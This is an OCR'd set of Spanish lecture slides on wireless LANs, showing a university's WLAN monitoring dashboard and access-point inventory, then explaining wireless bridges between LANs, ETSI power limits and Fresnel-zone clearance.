
Reporting APs


Reporting AP IP Address	Reporting AP BSSID	Current RSSI	Reporting AP Location
10.2.64.28	000ff7801f90	-90	Geologicas/Planta 0
10.2.64.98	00135ffb09d0	-92	
10.2.64.43	00135ffb6f50	-92	Geologicas/Planta 0
10.2.64.45	00135ffb69a0	-94	Geologicas/planta 2

DETECTOR DE FALLOS



GENERADOR DE MAPAS




Monitoring - Windows Internet Explorer
http://147.156.252.4:8888/screens/wmsi/monitor.summary.html
Monitoring
ALCATEL
Monitoring
OmniAccess 6000
Monitoring
Configuration
Diagnostics
Maintenance
Plan
Events
Reports
Network
Network Summary
All WLAN Switches
All Access Points
All Air Monitors
All Wired Access Points
All WLAN Clients
Global Events
Switch
Switch Summary
Access Points
Wired Access Points
Wired Mux Ports
Air Monitors
Clients
Blacklist Clients
Ports
Inventory
Local Events
WLAN
eduroam
eduroam-vpn
Network Summary
WLAN Network Status
Total Up
Total Down
IPSEC Up
IPSEC Down
WLAN Switches 2 0
Access Points 312 0 0 0
Air Monitors 4 0 0 0
Wired Access Points 0 0 0 0
Unprovisioned Access Points 0
Duplicate Location Codes 0
Enterprise Clients 6
RADIUS Servers 1 0
LDAP Servers 0 0
WLAN Performance Summary
Last 5 Min
Last Hour
All
Load Balancing Events 0 0 0
Interference Events 0 0 297
Bandwidth Exceeded 0 0 0
Error Threshold Exceeded 0 4 436
Rogue AP Classification Summary
Last 5 Min
Last Hour
All
Rogue APs Detected 3 14 17
Rogue APs Disabled 0 0 0
Interfering APs Detected 36 132 200
Known Interfering APs 0 0 0
Los 'Rogue APs' son APs piratas que han sido detectados por los APs 'legales'
Estos seguramente son APs que tienen el mismo canal y están muy cerca entre sí

Hardware Instalado en la UZ


- Puntos de Acceso
  - 66 Cisco 1100
  - 360 Cisco 1131 (Activos 802.11b/g)
  - 15 Cisco 1241 (Exteriores)
  - 4 Cisco 1300 (Enlace entre edificios)
- Equipamiento de Gestión
  - 3 Servidores
  - 1 appliance Cisco WLSE
  - 9 Ap en modo WDS

- Introducción
- Arquitectura
- Conectividad
- Nivel físico
- Diseño de redes inalámbricas
- Puentes inalámbricos
- Seguridad

Puentes inalámbricos entre LANs

- Los sistemas de transmisión vía radio de las LANs inalámbricas pueden aprovecharse para unir LANs entre sí
- Esto permite en ocasiones un ahorro considerable de costos en alquiler de circuitos telefónicos
- Los dispositivos que se utilizan son puentes inalámbricos, parecidos a los puntos de acceso
- Como en este caso los puntos a unir no son móviles se pueden usar antenas muy direccionales, con lo que el alcance puede ser considerable
- Un puente puede actuar al mismo tiempo de punto de acceso inalámbrico

Configuración punto a punto



Restricciones ETSI:


Ganancia máxima: 20 dBi (antena parabólica)
Potencia máxima: 100 mW
(pero ambas cosas a la vez no están permitidas)

Alcance máximo: 10 Km (visión directa)
Calculadora de alcances en función de potencias, ganancias, etc.:
http://www.cisco.com/en/US/products/hw/wireless/ps458/products_tech_note09186a008009459b.shtml

Configuración multipunto

Antena omnidireccional o de parche (o varias parabólicas)


Antena direccional (parche, yagi o parabólica)



Capacidad compartida por todos los enlaces si se usa una sola antena y un solo emisor de radio en la sede central.
Si se usan varias antenas y emisoras se puede tener capacidad dedicada para cada enlace.

¿Qué se entiende por visión directa?


- No basta con ver la otra antena, es preciso tener una visión 'holgada'
- Se requiere una elipse libre de obstáculos entre antenas. Esto se debe a la difracción de la señal de radio en los objetos próximos
- La vegetación puede crecer y obstaculizar la visión en alguna época del año




Anchura zona Fresnel para 2,4 GHz:

Distancia	**100 m**	**500 m**	**2 Km**	**10 Km**
1ª Zona Fresnel	3,5 m	8 m	16 m	36 m
2ª Zona Fresnel	5 m	12 m	22 m	50 m

Técnicas para aumentar el alcance




Hasta 54 Mb/s dedicados (half-duplex) para cada enlace.
